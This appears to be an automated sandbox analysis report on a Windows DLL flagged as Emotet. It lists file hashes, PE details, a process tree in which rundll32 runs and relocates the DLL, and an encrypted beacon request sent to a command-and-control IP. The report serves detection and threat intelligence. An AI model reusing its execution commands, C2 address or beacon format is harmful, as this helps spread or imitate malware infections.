Preview:	regfH...H...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm...m..... .....0HvLE.>.....H.....%.V..uR...J.....hbin.....p.\..,.....nk,.U..m..... ....&...{ad79c032-a2ea-f756-e377-72fb9332c3ae}.....nk .U..m..... ....Z.....Root.....lf.....Root....nk .U..m..... .....*.....DeviceCensus..... .vk.....WritePermissionsCheck.....p...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.970966332978441
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	TYLNb8VvnmYA.dll
File size:	387072
MD5:	2b155f0eb4240dbe18024ca82e2418ca
SHA1:	a84ba84de27be3294350f7428de56355b4417a79
SHA256:	60b8988a2c2fc3f2108ab8cb49d8a7a566f5bcd2036dca941c5863f9085c3a9d

General

SHA512:	b16014d92bc2e35b047bf7a898aadc70bfca6cf1481047b8de10d86460ba6d76d8c8490e2bf1ffdb005b94f0a226ccf7338f2c557e97c9679005ce443d400656
SSDEEP:	6144:zBYrPMTsY8GR3j4fubnY6Zs/Bv6yi6aSTsfA2qL6jpXNcc6CEteuQJPlgtlpZ5L:yhmT4GbnYks/BJTWo2LjpScDEteuOloZ
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0...Q...Q...Q..E#...Q..E#...Q..E#...Q../$...Q...$...Q...$...Q...$...Q..E#...Q...Q...Q...Q...Q../$...Q../$...Q..Rich.Q.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x1001cac1
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL, LARGE_ADDRESS_AWARE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61A73B52 [Wed Dec 1 09:07:30 2021 UTC]
TLS Callbacks:	0x1000c340
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	609402ef170a35cc0e660d7d95ac10ce

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x28bb4	0x28c00	False	0.53924822661	data	6.1540438823	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2a000	0x32362	0x32400	False	0.817805503731	data	7.406466363	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x5d000	0x1ba4	0x1200	False	0.287109375	data	2.60484752417	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.pdata	0x5f000	0x4c4	0x600	False	0.360677083333	AmigaOS bitmap font	2.17228109861	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x60000	0x1bc0	0x1c00	False	0.7880859375	data	6.62631718459	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Exports

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 46.55.222.11

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49810	46.55.222.11	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-01 21:30:25 UTC	0	OUT	GET /MzIIoFkmcKcsrPXYulsIlJCKDmaMDeWzUVWmwgeGIDUlcKy HTTP/1.1 Cookie: dCfK=bPbXwImjImCbbIF3qvzDRd9c+JKMawwsOWPVvyvqvwfrc+PArkcA5BPLaJwXtZJ/26S7XNKs2V04V EeAWv8c7JlriYcGnTOu1JJoCNAbvm5qitOiPZn25pevTEbtMXHhA91zhDkeqXH3zAdnS3t7MYD80E63CyQRmUhh3i2 /7QMBBV27LwB0re2bo+wmxwzJsI2mhua6r/qE+UWH9MBwLiCAAOqSxIxCrYk+zOpNIhh9DHOGSKgaxEavFKGpLVtj9 Afp1QLwZda7o/L5WwGI+DXaMIFTdoXTtumMHkNF47CoTUTOVchScAYNFU6zX7jdd55HFFAw3BINuxOhClTbJ63tOoK MLUbQ3Q== Host: 46.55.222.11 Connection: Keep-Alive Cache-Control: no-cache
2021-12-01 21:30:25 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 01 Dec 2021 21:30:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close
2021-12-01 21:30:25 UTC	0	IN	Data Raw: 32 63 39 0d 0a e6 9d ff cd f6 71 53 3a 65 04 fe 42 22 22 30 21 53 40 91 49 27 d8 d4 16 a5 eb 45 19 22 bf 7e f9 9c 50 61 1f 0a b9 ec 88 ec e6 3b 56 ed 45 b3 ec 41 6e b9 9d 35 3a 0b 0e d8 86 02 2a e3 e7 7e 47 66 5c 06 7b e5 30 9e e7 9a 69 c1 56 4e a7 d4 a8 14 79 cc c9 76 f4 58 02 fb aa e0 47 4c 0d 07 c4 17 be 6d ac 90 5d 55 35 df 00 50 db 4a 55 23 2a 69 89 71 f9 d9 d9 de 70 1b 10 e6 c3 4e 27 ef b5 b7 f4 d8 ff bf 08 93 41 ca 73 0d d4 ab 80 5f bb 9d ff 6e 1e 88 2a a1 7d 49 18 41 7a 1e 4e 67 e0 98 ac 0c 22 bd 51 9d 4a 44 ee c8 31 a9 04 85 17 f0 c4 15 40 c5 5e 41 8b 38 93 fd 33 3a 12 95 46 b7 a0 e0 80 5c 62 42 22 c3 0f d1 60 dd f2 01 96 2a 74 cd ba 39 56 62 91 75 5c 11 8e d3 e2 9e ba 0c 8a b0 37 50 0e 4b c7 fb 2e 9a 6a 11 45 1b 82 73 55 79 d8 45 c5 28 74 04 24 Data Ascii: 2c9qS:eB""0!S@!'E"~Pa;VEAn5:*~Gf\{0iVNyvXGLm]U5PJU#*iqpN'As_n*}!AzNg"QJD1@^A83:F\bB"`*t9 Vbu\7PK.jEsUyE(t$

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: loaddll32.exe PID: 5244 Parent PID: 6132

General

Start time:	22:26:32
Start date:	01/12/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll"
Imagebase:	0xbf0000
File size:	893440 bytes
MD5 hash:	72FCD8FB0ADC38ED9050569AD673650E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.959570739.00000000014CB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.988196686.0000000001240000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.959524190.0000000001240000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.941875842.00000000014CB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.960569853.0000000001240000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.943150196.00000000014CB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000002.988254335.00000000014CB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.960680402.00000000014CB000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.942948802.0000000001240000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000000.00000000.941755478.0000000001240000.00000040.00000010.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 5416 Parent PID: 5244

General

Start time:	22:26:33
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",#1
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 1320 Parent PID: 5244

General

Start time:	22:26:33
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\TYLNb8VvnmYA.dll,Control_RunDLL
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.919228710.0000000000620000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000003.891306491.000000000079A000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: rundll32.exe PID: 6508 Parent PID: 5416

General

Start time:	22:26:33
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",#1
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.912530116.0000000000DA0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.936544594.0000000002F9A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 4100 Parent PID: 5244

General

Start time:	22:26:37
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\TYLNb8VvnmYA.dll,axamexdrqyrgb
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.939874518.0000000003010000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.939979664.000000000305A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 4048 Parent PID: 5244

General

Start time:	22:26:42
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\TYLNb8VvnmYA.dll,bhramccfbdd
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.939715779.00000000007D0000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.939909741.0000000000C3A000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6332 Parent PID: 6508

General

Start time:	22:28:24
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",Control_RunDLL
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 6440 Parent PID: 1320

General

Start time:	22:28:27
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vmizynodtqcc\ubilavwdqio.euv",bFzJjrBOyBxj
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1025809484.0000000000C40000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1025975580.0000000000CFA000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 5600 Parent PID: 4100

General

Start time:	22:28:33
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",Control_RunDLL
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 5644 Parent PID: 4048

General

Start time:	22:28:38
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\TYLNb8VvnmYA.dll",Control_RunDLL
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 7120 Parent PID: 568

General

Start time:	22:28:46
Start date:	01/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: WerFault.exe PID: 6248 Parent PID: 7120

General

Start time:	22:28:46
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 492 -p 5244 -ip 5244
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 5488 Parent PID: 5244

General

Start time:	22:28:48
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5244 -s 308
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WerFault.exe PID: 6204 Parent PID: 7120

General

Start time:	22:28:54
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 496 -p 5244 -ip 5244
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 584 Parent PID: 5244

General

Start time:	22:28:56
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 5244 -s 316
Imagebase:	0x240000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities — Show Windows behavior

File Created

File Deleted

File Written

Registry Activities — Show Windows behavior

Key Created

Key Value Modified

Analysis Process: svchost.exe PID: 6940 Parent PID: 568

General

Start time:	22:29:08
Start date:	01/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: rundll32.exe PID: 4424 Parent PID: 6440

General

Start time:	22:29:25
Start date:	01/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Vmizynodtqcc\ubilavwdqio.euv",Control_RunDLL
Imagebase:	0xe40000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000003.1133192472.000000000094A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000013.00000002.1179908495.00000000007A0000.00000040.00000010.sdmp, Author: Joe Security

Analysis Process: svchost.exe PID: 3152 Parent PID: 568

General

Start time:	22:29:40
Start date:	01/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3116 Parent PID: 568

General

Start time:	22:30:03
Start date:	01/12/2021

Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6496 Parent PID: 568

General

Start time:	22:30:18
Start date:	01/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis